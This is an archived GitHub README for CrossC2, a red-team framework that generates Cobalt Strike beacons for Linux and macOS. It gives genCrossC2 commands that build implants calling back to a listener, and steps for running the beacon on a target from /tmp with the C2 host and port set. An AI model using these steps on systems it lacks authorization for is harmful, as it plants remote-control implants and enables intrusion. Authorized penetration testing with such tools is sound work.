


# GitHub - gloxec/CrossC2: generate CobaltStrike's cross-platform payload

By gloxec

Archived: 2026-04-05 16:45:08 UTC

## CrossC2 framework

platform **Linux** platform **macOS** issues **174 closed** release **v3.3** Release Download **100k**




[README](#) | [中文文档](#) | [README FULL](#) | [中文完整文档](#)

## CobaltStrike support

Support CobaltStrike's security assessment of other platforms (Linux/MacOS/...), and include the development support of Unix post-penetration module

|                      | CS3.14(bug fixes) | CS4.0 | CS4.X (4.1~4.8) |
|----------------------|-------------------|-------|-----------------|
| Master branch        | ✓                 |       |                 |
| cs4.0 branch         |                   | ✓     |                 |
| cs4.1 branch         |                   |       | ✓               |
| Release Page <= v2.1 | ✓                 |       |                 |
| Release Page >= v2.2 |                   |       | ✓               |



## Usage

### 1. Download

Download `CrossC2.cna` `genCrossC2` `CrossC2Kit`, modify `CrossC2.cna` configuration

### 2. Create listener and copy key

- Create `windows/beacon_https/reverse_https` listener
- Copy `.cobaltstrike.beacon_keys` in **teamserver** directory to **local**

### 3. Function extension

- Add `CrossC2Kit_loader.cna`, including memory loading and other functions
- `cs4.x` version file management, process list function is missing, you must use this Loader to restart

### 4. Generate beacon

Use the GUI function provided by cli or cna to generate beacon by default

```
genCrossC2 <listener-ip/domain> <listener-port> <beacon_keys>
<rebind_library;config.ini;c2profile.profile> <target_platform> <target_arch>
```

ex:

1. read BEACON\_KEY from current path and generate BEACON of default C2Profile traffic protocol  
`genCrossC2 127.0.0.1 5555 null null Linux x64 beacon.out`
2. specify the BEACON of the custom protocol dynamic library  
`genCrossC2 127.0.0.1 5555 .cobaltstrike.beacon_keys c2profile.so MacOS x64 beacon.out`

3. specify the C2Profile that needs to be automatically parsed

```
genCrossC2 www.example.com 443 .cobaltstrike.beacon_keys ";;c2profile.profile" Linux x64 beacon.out
```

more advanced configuration can be found in the documentation: [Reference](#)

## 5. Run beacon

- Run the one-click online script generated by the CrossC2 plugin on the target
- After uploading the beacon to the target machine for empowered operation
- Set the working directory for beacon and run: `export CCPATH=/opt/ && /tmp/c2`
- Temporarily specify the protocol library for beacon and run: `/tmp/c2 /tmp/c2-rebind.so`
- Temporarily set C2 configuration for beacon: `export CCHOST=127.0.0.1 && export CCPORT=443 && /tmp/c2`
- Set DEBUG to view the online status of beacon: `export CCDEBUG=1 && /tmp/c2`

## CrossC2Kit

CrossC2Kit: <https://github.com/CrossC2/CrossC2Kit>


CrossC2Kit is an infiltration expansion around the Unix platform derived from CrossC2. Use **Aggressor Script** Open Source Script engine. It can be used to create automation to simulate the operation process of the Red Team and expand the **CobaltStrike** client.

**CrossC2Kit** is inherited from the original features of **CobaltStrike**, so the development and writing grammar still refer to the official documentation: <https://trial.cobaltstrike.com/aggressor-script/index.html>

But it has some API extensions on top of CrossC2 to control the **beacon** of the Unix platform

API: [Reference](#)

## Demo:



## Note

Only for internal use by enterprises and organizations, this framework has a certain degree of instability. Non-professionals are not allowed to use it. Anyone shall not use it for illegal purposes and profitability. Besides that, publishing unauthorized modified version is also prohibited, or otherwise bear legal responsibilities.

## Todo

1. http-proxy (auth) & socks proxy back connection support
2. node beacon? (Single node type, can host other beacon without relying on teamserver)
3. Linux & MacOS side so/dylib's reverse shell support, and its derivative process injection functions

## Thank

Thanks to @Emma for the Logo designed for CrossC2, which is designed in the style of Armitage and CobaltStrike series

---

Source: <https://github.com/gloxec/CrossC2>